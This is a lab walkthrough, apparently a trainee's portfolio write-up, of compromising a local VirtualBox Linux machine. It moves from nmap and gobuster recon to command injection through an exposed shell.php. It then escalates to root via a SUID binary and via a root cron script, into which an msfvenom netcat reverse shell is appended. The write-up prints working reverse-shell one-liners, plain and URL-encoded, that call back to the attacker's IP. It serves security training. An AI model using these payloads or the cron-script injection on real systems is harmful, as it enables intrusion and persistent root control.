



M O H A M E D E H A B
CYBER SECURITY
ENGINEER



Escalate Linux machine (Task 6 Post Exploitation)

for better user experience view it in Notion

 Escalate Linux machine (Task 6 Post Exploitation)

first I started performing network scan to find the machine ip address

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.1.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      b4:f5:8e:0c:ed:29      HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.3      08:00:27:79:fd:0d      PCS Systemtechnik GmbH
192.168.1.22     b0:7d:64:66:4f:40      (Unknown)
192.168.1.16     52:8d:b4:b2:06:47      (Unknown: locally administered)
192.168.1.6      36:32:8c:16:8c:a2      (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.373 seconds (107.88 hosts/sec). 5 responded
```


I found it and performed nmap scan and I found port 80 http open so , I will explore it

```
(root@kali)-[~]
# nmap -sS -sC -sV -p- 192.168.1.3
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-19 08:49 EDT
Nmap scan report for 192.168.1.3
Host is up (0.0025s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp    rpcbind
|_  100000  2,3,4      111/udp    rpcbind
|_  100000  3,4        111/tcp6   rpcbind
|_  100000  3,4        111/udp6   rpcbind
|_  100003  3          2049/udp   nfs
|_  100003  3          2049/udp6  nfs
|_  100003  3,4        2049/tcp   nfs
|_  100003  3,4        2049/tcp6  nfs
|_  100005  1,2,3      35777/tcp  mountd
|_  100005  1,2,3      49289/udp6 mountd
|_  100005  1,2,3      55319/udp  mountd
|_  100005  1,2,3      59657/tcp6 mountd
|_  100021  1,3,4      34485/udp  nlockmgr
|_  100021  1,3,4      39077/tcp6 nlockmgr
|_  100021  1,3,4      42293/udp6 nlockmgr
|_  100021  1,3,4      45211/tcp  nlockmgr
|_  100227  3          2049/tcp   nfs_acl
|_  100227  3          2049/tcp6  nfs_acl
|_  100227  3          2049/udp   nfs_acl
|_  100227  3          2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl      3 (RPC #100227)
35777/tcp open  mountd       1-3 (RPC #100005)
42295/tcp open  mountd       1-3 (RPC #100005)
45211/tcp open  nlockmgr     1-4 (RPC #100021)
59755/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:79:FD:0D (Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX
Host script results:
|_clock-skew: mean: 1h20m03s, deviation: 2h18m33s, median: 3s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|_  Computer name: osboxes
```


```
Host script results:
|_clock-skew: mean: 1h20m03s, deviation: 2h18m33s, median: 3s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
|   NetBIOS computer name: LINUX\x00
|   Domain name: \x00
|   FQDN: osboxes
|_ System time: 2024-04-19T08:50:14-04:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_ 2.02: Message signing enabled but not required
|_ smb2-time:
|   date: 2024-04-19T12:50:14
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
```

as you can see it open this web page then I will use gobuster to find the php files



I searched on google for the common name php files and I took this file content into a file in my kali



The screenshot shows a GitHub repository named 'SecLists' by 'danielmiessler'. The file 'Common-PHP-FileNames.txt' is displayed, containing a list of 34 common PHP file names. The repository has 25 issues, 9 pull requests, and 1 action. The file is 5163 lines long and 73.9 KB in size. The list of file names is as follows:

```
1 default.php
2 index.php
3 invocactf.php
4 view.html.php
5 helper.php
6 controller.php
7 frontend.php
8 backend.php
9 colorConfig.ini.php
10 config.php
11 router.php
12 view.php
13 search.php
14 user.php
15 menu.php
16 admin.php
17 adminlogin.php
18 addadeluser.php
19 main.php
20 header.php
21 form.php
22 modules.php
23 installer.php
24 footer.php
25 component.php
26 navigation.php
27 xoops_version.php
28 functions.php
29 login.php
30 core.write_file.php
31 core.rmdir.php
32 core.rm_auto.php
33 core.php
34 core.is_trusted.php
```

so you can see my wordlist that I will use in gobuster

```
(root@kali)~[~/Desktop]
# cat text1.txt
default.php
index.php
invocactf.php
view.html.php
helper.php
controller.php
frontend.php
backend.php
colorConfig.ini.php
config.php
router.php
view.php
search.php
user.php
menu.php
admin.php
adminlogin.php
addadminuser.php
main.php
header.php
form.php
modules.php
installer.php
footer.php
component.php
navigation.php
xoops_version.php
functions.php
login.php
core.write_file.php
core.rmdir.php
core.rm_auto.php
core.php
core.is_trusted.php
core.is_secure.php
category.php
modifier.upper.php
modifier.strip.php
modifier.spacify.php
modifier.replace.php
modifier.nl2br.php
modifier.lower.php
modifier.indent.php
modifier.escape.php
modifier.default.php
```

so you can see I used gobuster command to search for any php files and you can see I found shell.php

```
(root@kali)-[~/Desktop]
# gobuster dir -u http://192.168.1.3 -w text1.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.1.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: text1.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/shell.php (Status: 200) [Size: 29]
Progress: 5163 / 5163 (100.00%)

Finished
```


I navigated to `shell.php` and you can see it takes `cmd` attribute as parameter so I will test for a command injection




as you can see it worked



so I decided to search for reverse shell payloads in pentestmonkey it is awesome for reverse shell



so you can see the cheat sheet , I decided to use the php payload



I set a netcat listener on port 11112

```
(rootkali)-[~/Desktop]  
# nc -nvlp 11112  
listening on [any] 11112 ...  
█
```

i used ifconfig command to get my ip

```
(root@kali)~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fdb4:f58e:ced:2900:1512:d076:159:b94f prefixlen 64 scopeid 0<global>
    inet6 fdb4:f58e:ced:2900:a00:27ff:fe0d:838e prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe0d:838e prefixlen 64 scopeid 0<link>
    ether 08:00:27:0d:83:8e txqueuelen 1000 (Ethernet)
    RX packets 136144 bytes 75772273 (72.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 97984 bytes 8664738 (8.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 11 bytes 643 (643.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11 bytes 643 (643.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)~#
```


I modified the payload with my ip address and and my port and performed an URL encoding

before URL encoding


```
php -r '$sock=fsockopen("192.168.1.4",11112);exec("/bin/sh -i <
```

after URL encoding

```
php%20-r%20%27%24sock%3Dfsockopen%28%22192.168.1.4%22%2C11112%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22%29%3B%27%0A
```



and I inject it



as you can see I gained a shell

```
Finished


---


(root@kali)~[~/Desktop]
# nc -nvlp 11112
listening on [any] 11112 ...
ls
whoami
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 35156
/bin/sh: 0: can't access tty; job control turned off
$ index.html
shell.php
$ user6
$
```


then I used for the following command to gain more interactive shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
(root@kali)~[~/Desktop]
# nc -nvlp 11112
listening on [any] 11112 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 35160
/bin/sh: 0: can't access tty; job control turned off
$ whoami
user6
$ cd var
/bin/sh: 2: cd: can't cd to var
$ python -c 'import pty;pty.spawn("/bin/bash")'
Welcome to Linux Lite 4.4

Friday 19 April 2024, 12:08:29
Memory Usage: 319/985MB (32.39%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6 / | var | www | html
```

so you can see I navigated to home directory

```
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)
user6 / | var | www | html ls
ls
index.html  shell.php
user6 / | var | www | html cd /home
cd /home
user6 / | home ls
ls
user1 user2 user3 user4 user5 user6 user7 user8
user6 / | home
```

then I used the following command to find every single file from root directory where it has permission of S and type FILE

```
find / -perm -u=s -type f 2>/dev/null
```

then you can see we found a shell file in user3

```
user1 user2 user3 user4 user5 user6 user7 user8
user6 / | home find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/sbin/mount.ecryptfs_private
/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
user6 / | home
```

so i navigated to user3 then I executed the shell file then as you can see I gained a root access this was the attack using SUID (Misconfiguration).

```
user6 / | home | user3 ./shell
./shell
You Can't Find Me
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Friday 19 April 2024, 12:14:52
Memory Usage: 318/985MB (32.28%)
Disk Usage: 5/217GB (3%)

root / | home | user3 |
```

now for the crontabs I viewed the content of the crontab file as you can see there is an autoscript.sh in the desktop of user4

```
Disk Usage: 5/217GB (3%)
root / | home | user3 cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5 * * * * root    /home/user4/Desktop/autoscript.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root / | home | user3
```

then I created msfvenom payload using the following command to inject it in the autoscript file using following command

```
msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.1.4 LPORT=4444
```

```
(root@kali)~/Desktop
# msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.1.4 LPORT=4444 -f raw > hack

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 93 bytes

(root@kali)~/Desktop
# cat hack
mkfifo /tmp/qhhuk; nc 192.168.1.4 4444 0</tmp/qhhuk | /bin/sh >/tmp/qhhuk 2>&1; rm /tmp/qhhuk
```

and set a netcat listener on port 4444


```
(rootkali)-[~/Desktop]  
# nc -nlvp 4444  
listening on [any] 4444 ...
```

then injected msfvenom file content in the autoscript file using the following command

```
echo 'mkfifo /tmp/qhhuk; nc 192.168.1.4 4444 0</tmp/qhhuk | /bin/sh >/tmp/qhhuk 2>&1; rm /tmp/qhhuk' >> autoscript.sh
```

and executed the autoscript using following command

```
sh autoscript.sh
```



```
root / | home | user4 | Desktop echo 'mkfifo /tmp/qhhuk; nc 192.168.1.4 4444 0</tmp/qhhuk | /bin/sh
>/tmp/qhhuk 2>&1; rm /tmp/qhhuk' >> autoscript.sh
<h >/tmp/qhhuk 2>&1; rm /tmp/qhhuk' >> autoscript.sh

<h >/tmp/qhhuk 2>&1; rm /tmp/qhhuk' >> autoscript.sh
root / | home | user4 | Desktop sh autoscript.sh
sh autoscript.sh
I will automate the process
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Friday 19 April 2024, 12:59:46
Memory Usage: 330/985MB (33.50%)
Disk Usage: 5/217GB (3%)
root / | home | user4 | Desktop
```


as you can see we finally gained a shell

```
(root🐼kali)-[~/Desktop]
# nc -nlvp 4444
listening on [any] 4444 ...
